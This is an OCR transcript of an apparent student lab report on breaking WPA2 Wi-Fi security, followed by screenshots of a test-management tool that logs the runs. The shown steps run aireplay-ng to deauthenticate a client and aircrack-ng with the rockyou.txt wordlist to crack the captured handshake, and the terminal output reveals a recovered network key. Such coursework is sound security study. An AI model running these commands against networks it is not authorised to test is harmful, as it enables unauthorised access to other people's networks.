
Description:

We will try to deauthenticate the phone from the wireless network with a command from another terminal:

aireplay-ng -0 1 -a "WAP's MAC" -c "Phone MAC" wlan0

Expected:

We will catch a handshake in the .cap file , after the reconnecting is done




STEP15

Description:

We create a word dictionary , where we will add our correct WAP security key .

Expected:

The file is filled with data.



STEP16

Description:

We try to get the password with the dictionary attack , by having wordlist of passwords and the handshake.

```
aircrack-ng -w .txt -b "WAP's MAC" .cap
```

Expected:

The Key should be found and returned

Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use only)

Applications Places Terminator Nov 2 11:30

root@kali: ~

root@kali: ~ 99x18

```
 CH 11 ][ Elapsed: 2 mins ][ 2022-11-02 11:29 ][ WPA handshake: A0:F3:C1:8B:9F:24

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 A0:F3:C1:8B:9F:24  -24  27      161       31    0  11  130   WPA2 CCMP   PSK  TP-LINK_8B9F24

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 A0:F3:C1:8B:9F:24  F6:8F:22:CB:E5:9C  -42    1e- 6    159      174  EAPOL  TP-LINK_8B9F24
Quitting...
root@kali:~#
```

root@kali: ~ 99x15

```
pte.cap-01.cap
pte.cap-01.csv
pte.cap-01.kismet.csv
pte.cap-01.kismet.netxml
pte.cap-01.log.csv
pte.cap-02.cap
pte.cap-02.csv
pte.cap-02.kismet.csv
pte.cap-02.kismet.netxml
pte.cap-02.log.csv
Public
rockyou.txt
Templates
Videos
root@kali:~# aircrack-ng -w rockyou.txt -b A0:F3:C1:8B:9F:24 pte.*.cap
```

Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use only)

Applications Places Terminator Nov 2 11:30

root@kali: ~


root@kali: ~ 190x5


```
 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 A0:F3:C1:8B:9F:24  F6:8F:22:CB:E5:9C  -42    1e- 6    159      174  EAPOL  TP-LINK_8B9F24
Quitting...
root@kali:~#
```


root@kali: ~ 190x39


```
      [00:00:14] 70692/14344393 keys tested (5228.17 k/s)

      Time left: 45 minutes, 30 seconds                          0.49%

                      KEY FOUND! [ 147258369kingabunga ]


      Master Key     : 91 18 FC 63 56 A0 5B D1 3C 12 E3 E7 AC 4A AA 40
                       1C 37 E9 D2 E3 2F B6 21 2F F7 E4 31 2D 66 1E 2C

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 03 21 FE 57 6F 7F 60 9B 2B 5C 43 E4 F5 2F 4B C2

root@kali:~#
```

AML STRUCTURE






Application Lifecycle Management
Domain: CAG, Project: Proiect317
User: tester317
Test Sets Edit View Tests Favorites Analysis
Dashboard
Management
Requirements
Requirements
Business Models
Testing
Test Resources
Business Compone...
Test Plan
Test Lab
Test Runs
Defects
No Filter Defined
Root
Unattached
2022M1_Ovidius_BoldeanuMarius-Paul
test1
Breaking Wireless WPA2 Security
M2FISE2021 BARBULESCU
tester317
Select Tests
Run
Run Test Set
Details
Execution Grid
Execution Flow
Attachments
Automation
Linked Defects
History
Sort By: Test Instance ID[Ascending]
Test... Name Test: Test... Type Status Iterations Planned ... Responsibl... Exec Date
4 [1]Breaking... Breaking... MANUAL Passed tester317 11/2/2022 5
Pinned Items
Microsoft Office
Last Run Report
Step Name Status Exec Date Exec Time
Step 1 Passed 11/2/2022 5:03:29 PM
Step 2 Passed 11/2/2022 5:04:41 PM
Step 3 Passed 11/2/2022 5:04:58 PM
Step 4 Passed 11/2/2022 5:05:17 PM
Step 5 Passed 11/2/2022 5:05:41 PM
Steps Details
Description:
Open up VMWare Workstation 16 Player
Expected:
Run 1 of 1
Server Time: 11/2/2022 6:11 PM
6:11 PM
11/2/2022


Application Lifecycle Management
Domain: CAG, Project: Proiect317
User: tester317
Test Sets Edit View Tests Favorites Analysis
Dashboard
Management
Requirements
Requirements
Business Models
Testing
Test Resources
Business Compone...
Test Plan
Test Lab
Test Runs
Defects
No Filter Defined
Root
Unattached
2022M1_Ovidius_BoldeanuMarius-Paul
test1
Breaking Wireless WPA2 Security
M2FISE2021 BARBULESCU
tester317
Select Tests
Run
Run Test Set
Details
Execution Grid
Execution Flow
Attachments
Automation
Linked Defects
History
Sort By: Test Instance ID[Ascending]
Test... Name Test: Test... Type Status Iterations Planned ... Responsibl... Exec Date
4 [1]Breaking... Breaking... MANUAL Passed tester317 11/2/2022 5
Pinned Items
Last Run Report
Step Name Status Exec Date Exec Time
Step 1 Passed 11/2/2022 5:03:29 PM
Step 2 Passed 11/2/2022 5:04:41 PM
Step 3 Passed 11/2/2022 5:04:58 PM
Step 4 Passed 11/2/2022 5:05:17 PM
Step 5 Passed 11/2/2022 5:05:41 PM
Step 6 Passed 11/2/2022 5:06:04 PM
Step 7 Passed 11/2/2022 5:06:31 PM
Step 8 Passed 11/2/2022 5:06:56 PM
Step 9 Passed 11/2/2022 5:07:11 PM
Step 10 Passed 11/2/2022 5:07:25 PM
Step 11 Passed 11/2/2022 5:08:41 PM
Step 12 Passed 11/2/2022 5:13:06 PM
Step 13 Passed 11/2/2022 5:16:11 PM
Step 14 Passed 11/2/2022 5:28:52 PM
Step 15 Passed 11/2/2022 5:29:28 PM
Step 16 Passed 11/2/2022 5:30:44 PM
Steps Details
Description:
Open up VMWare Workstation 16 Player
Expected:
VMware Window is opening up
Actual:
<<RichContentImage_2059742220_1.PNG>>
Run 1 of 1
Server Time: 11/2/2022 6:11 PM
6:11 PM
11/2/2022

Application Lifecycle Management

Domain: CAG, Project: Proiect317 User: tester317

Dashboard
Management
Requirements
Requirements
Business Models
Testing
Test Resources
Business Compone...
Test Plan
Test Lab
Test Runs
Defects

Test Runs Edit View Analysis

Continue Manual Run Goto Test Instance

Legend

Pinned Items

Sort By: Exec Date[Descending],Exec Time[Descending]

Run ID	Run Name	Test: Test...	Configurati...	Status	State	Duration	Exec Date	Exec Time	Host	Tester	Test...	Test Instance	Draft Run	Iterations...
5	Run_11-2...	Breaking Wir...	Breaking Wir...	Passed		1862	11/2/2022	5:30:50 PM	LOLA	tester317	Breaking Wir...	[1]Breaking...	N	0
4	Run_10-2...	login gmail	login gmail	Passed		78	10/20/2022	6:58:59 PM	LOLA	tester317	test1	[1]login gmail	N	0
3	Run_10-2...	login gmail	login gmail	Passed		27	10/20/2022	6:14:40 PM	LOLA	tester317	test1	[1]login gmail	N	0
2	Run_11-1...	Login mail	Login mail	Passed		22	11/13/2021	9:55:21 PM	MARCELBA...	tester317	testare login	[1]Login mail	N	0
1	Run_7-2_...	t1	t1	Passed		20	7/2/2020	10:07:50 PM	DESKTOP-A...	Tester317	t1	[1]t1	N	0

Comments Report Attachments History Test Description

Add Comment

Run 1 of 5

Server Time: 11/2/2022 6:11 PM

6:11 PM
11/2/2022